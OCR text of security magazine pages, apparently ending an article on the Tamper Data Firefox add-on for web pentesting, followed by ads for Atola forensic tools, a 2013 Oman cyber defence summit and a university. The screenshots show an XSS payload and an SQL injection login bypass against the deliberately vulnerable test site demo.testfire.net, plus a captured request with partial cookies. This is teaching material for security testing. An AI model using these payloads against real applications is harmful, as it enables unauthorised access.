
demo.testfire.net/search.aspx?txtSearch=<script>alert('Vulnerable')%3B<%2Fscript>

Search Results

No results were found for the query:

Vulnerable

Figure 5. *XSS attack*



Altoro Mutual: Online Banking Login - Mozilla Firefox

demo.testfire.net/bank/login.aspx

Online Banking Login

Username: admin

Password: ••••

Tamper Popup

http://demo.testfire.net/bank/login.aspx

Request Header Name	Request Header Value
Host	demo.testfire.net
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:17.0) Geck
Accept	text/html,application/xhtml+xml,application/xml;q
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	http://demo.testfire.net/bank/login.aspx
Cookie	ASP.NET_SessionId=kbu2mprv5zcce145kej0psrw; a

Post Parameter Name	Post Parameter Value
uid	admin
passw	anything' OR 'x'='x
btnSubmit	Login

Tamper Popup

http://demo.testfire.net/bank/login.aspx

Request Header Name	Request Header Value
Host	demo.testfire.net
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:17.0) Geck
Accept	text/html,application/xhtml+xml,application/xml;q
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
DNT	1
Connection	keep-alive
Referer	http://demo.testfire.net/bank/login.aspx
Cookie	ASP.NET_SessionId=kbu2mprv5zcce145kej0psrw; a


Post Parameter Name	Post Parameter Value
uid	admin
passw	test
btnSubmit	Login

Tamper with request?

http://demo.testfire.net/bank/main.aspx

☑ Continue Tampering?

Figure 6. *SQL Injection attack*



Tamper Popup

https://www.facebook.com/ajax/photos/photo/tags/tags_init.php

Request Header Name	Request Header Value
Host	www.facebook.com
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:18.0) Geck
Accept	text/html,application/xhtml+xml,application/xml;q
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
DNT	1
X-SVN-Rev	706682
Content-Type	application/x-www-form-urlencoded; charset=UTF-
Referer	https://www.facebook.com/photo.php?fbid=101512
Content-Length	102
Cookie	datr=AfrqUAEDP8-pm7cesKpYeGTU; c_user=10000

Post Parameter Name	Post Parameter Value
owner	370120112710
__user	100000663499390
__a	1
__req	2j
fb_dtsg	AQDU1tHX
phstamp	16581688549116728873

Figure 7. *Cookie manipulation*

Besides facilitating manual testing, the tool displays information that aids the pentester in ascertaining the security posture of the said application. Potential flaws that could be identified by visual verification is the lack of cookie security or poor session management implementations.

This tool is simple to install and use yet incredibly powerful in testing web applications. It is closely integrated with Firefox and saves you the hassle of having to modify your browser proxy settings to point to the HTTP proxy software you are utilising. However, I felt that it was easier to modify HTTP request and response values in Paros compared to Tamper Data. Ultimately, the tool that you choose is dependent on your comfort and preference as no tool is perfect.

MERVYN HENG

Mervyn Heng, CISSP, is into Ubuntu, Comic Universe characters, Pop culture and Art outside of Information Security. If you have any comments or queries, please contact him at commandrine@gmail.com.

Atola Insight 3.0

A Powerful Forensic Tool of the Future, Right Now!

Atola Technology is the only company in the market that specializes in developing high-level professional forensic devices for multifunctional use. With Atola Insight you get high-end advanced functions to meet all requirements and needs.

The most valued features for forensic specialists:

- Excellent disk imaging speed up to 180 MB/second
- Checksum calculation: MD5, SHA (1, 224, 256, 384, 512)
- Forensic data erasure methods including DoD 5220.22-M, Security Erase, NIST 800-88 and Pattern Erase
- Case management system
- ATA Password removal in seconds
- *File recovery* for NTFS (all versions), Ext 2/3/4, HFS, HFS+, HFSX, ExFAT, FAT16, FAT32
- High performance multi-pass imaging for damaged drives
- Authentic Atola *HDD diagnostics* that creates a detailed report in minutes

Insight's well-organized, powerful imager with the strongest data recovery capabilities creates forensically sound images of even damaged and unstable hard drives. Using Atola Insight saves time and extracts more data to create a more complete image.

Technical Characteristics


Atola Technology offers two hardware options to meet any challenge:
DiskSense Ethernet:

- Source HDD SATA and IDE ports
- Target SATA port for super-fast disk-to-disk transfers
- Native ATA/IDE and SATA I/II/III interface support
- Supports source HDD to host duplication via Ethernet (4.2 GB/minute maximum transfer speed)
- Supports source HDD to target HDD duplication via Ethernet (11 GB/minute maximum transfer speed)

DiskSense USB:

- Source HDD SATA and IDE ports
- Native ATA/IDE and SATA I/II/III interface support
- Supports hard drive to host duplication via USB (2.4 GB/minute maximum transfer speed)
- Supports hard-drive to hard-drive duplication through host computer using USB interface (2.4 GB/minute maximum transfer speed)

Atola Insight 3.0 is an automated data recovery and forensic all-in-one expert system that provides complex support of the entire process. Atola Insight can be your whole Laboratory in one tool. Get fantastic results easily with Atola Insight!



WDC WD2503ABYX...

WDC WD2503ABYX-01WERA0_01.01S01_WD-WM...

Selected Device

Vendor: Western Digital
Model Number: WDC WD2503ABYX 01WERA0
Serial Number: WD-WMAYP0603090
Firmware Revision: 01.01S01
Security Status: Not Locked
LBA Sectors: 490,350,672
Capacity: 251,059,544,064 (251 GB)

Device History

1 minute ago Clicking noise detected

HDD owner: John Smith

Figure 1. *Atola Insight 3.0: Home screen*

Atola *Insight covers all* phases of the data recovery process:

HDD Diagnosis

Atola Insight is the ONLY product in the data recovery market that provides a careful and accurate description of a hard drive's health and identifies any problems automatically. A detailed report is automatically generated indicating all possible problems with the drive. This feature allows Atola Insight users to take into account all the possible important influencing factors before starting with a recovery.

Firmware Recovery and Password Removal

Insight's innovative automatic diagnostic module can easily detect corrupted firmware and makes repairs with just a click of a button for supported HDD models.

Note

For non-supported HDD models, Insight recognizes firmware corruption and provides direct access to firmware files (modules), enabling expert technicians to manually repair the corruption.




Figure 2. *DiskSense Ethernet unit*




Figure 3. *DiskSense USB unit*

Insight also recognizes locked hard drives and provides fully automated extraction or removal of an unknown ATA password quickly in just one click.

HDD Imaging / Backup Image Creation

Extracting every fragment of data from a damaged or unstable hard drive is a crucial part of the data recovery process. Insight's duplication capability permits the user to completely customize the imaging process to suit each recovery job. This module now comes standard with SELECTIVE HEAD IMAGING, allowing the operator to identify the status of individual read/write heads and to create an individual imaging approach for each one.

File Recovery

File recovery is the last phase of most data recovery jobs. Insight's file recovery engine is easy, intuitive, and effective. It integrates seamlessly with the Disk Duplication and Case Management modules to effectively extract data and put the finishing touches on data recovery cases.

The *Atola Insight System* has been developed to resolve specific forensic tasks accurately and safely. All functions are presented in a very simple and intuitive way that greatly helps to save the user's time. Atola's many years of innovation have allowed the creation of this powerful tool to achieve amazing results with ease. Atola's Insight is the very best solution for forensic specialists required to deliver maximum results!

DMITRY POSTRIGAN

Has been researching hard disk drives since 2000. He is the creator of MHDD, a widely known low-level hard disk diagnostics tool and is also founder of AtolaTechnology.

CYBER DEFENCE
SUMMIT مؤتمر الأمن السيبراني
Middle East & North Africa

March 4th - 5th 2013
Al Bustan Palace, Ritz Carlton Hotel
Muscat, Oman
www.cyberdefencesummit.com

Organised by:

e.oman

عمان الرقمية
e.oman
المركز الوطني
للسلامة المعلوماتية
Oman National CERT

success is a choice
naseba

Endorsed by:

ITU IMPACT
INTERNATIONAL MULTILATERAL PARTNERSHIP AGAINST CYBER THREATS

THE MIDDLE EAST AND NORTH AFRICA INVEST TO DEFEND THEIR CRITICAL INFRASTRUCTURE

TELECOM & IT SERIES

success is a choice
naseba

CONFIRMED SPEAKERS INCLUDE:

Dr Salim Sultan Al Ruzaiqi
CEO
Information Technology Authority Oman

Badar Ali Al-Salehi
Director of Oman National CERT
Information Technology Authority Oman

Phillip Victor
Director, Centre of Policy & International Cooperation
ITU - IMPACT


Yurie Ito
Director of International Coordination
Japan National CERT

Noboru Nakatani
Executive Director
INTERPOL Global Complex for Innovation

Hillar Aarelaid
CEO
CERT Estonia


Gerry Penell
CIO
London Olympics 2012

Shane MacDougall
Ethical Hacker


Hord Tipton
Executive Director
(ISC) 2

Dr John Meakin
Global Head of Security Solutions and Architecture
Deutsche Bank

Kevin Kanji
VP - Head of Information Security and Technology Risk
Barclays Bank


Tamer Gamali
CISO
National Bank of Kuwait

SPONSORS AND PARTNERS

CASSIDIAN AN EADS COMPANY

comendo

wave™ The Trusted Computing Company

e-Cop® Managing Risk. Securing Enterprise.

(ISC)²®


Hakin9.org

SecurityKaizen magazine

CSCSS CENTRE FOR STRATEGIC CYBERSPACE + SECURITY SCIENCE

virus BULLETIN

For more information on being a part of this summit, contact;
Ali Khalid Rana, Marketing Manager
Email: alir@cyberdefencesummit.com, **Tel:** +971 4455 7962



[IT'S IN YOUR PULSE.]

LEARN:

- Advancing Computer Science
- Artificial Life Programming
- Digital Media
- Digital Video
- Enterprise Software Development
- Game Art and Animation
- Game Design
- Game Programming
- Human-Computer Interaction
- Network Engineering
- Network Security
- Open Source Technologies
- Robotics and Embedded Systems
- Serious Game and Simulation
- Strategic Technology Development
- Technology Forensics
- Technology Product Design
- Technology Studies
- Virtual Modeling and Design
- Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

University of Advancing Technology
UAT
Learn. Experience. Innovate.

You can talk the talk.
Can you walk the walk?

PLEASE SEE **WWW.UAT.EDU/FASTFACTS** FOR THE LATEST INFORMATION ABOUT DEGREE PROGRAM PERFORMANCE, PLACEMENT AND COSTS.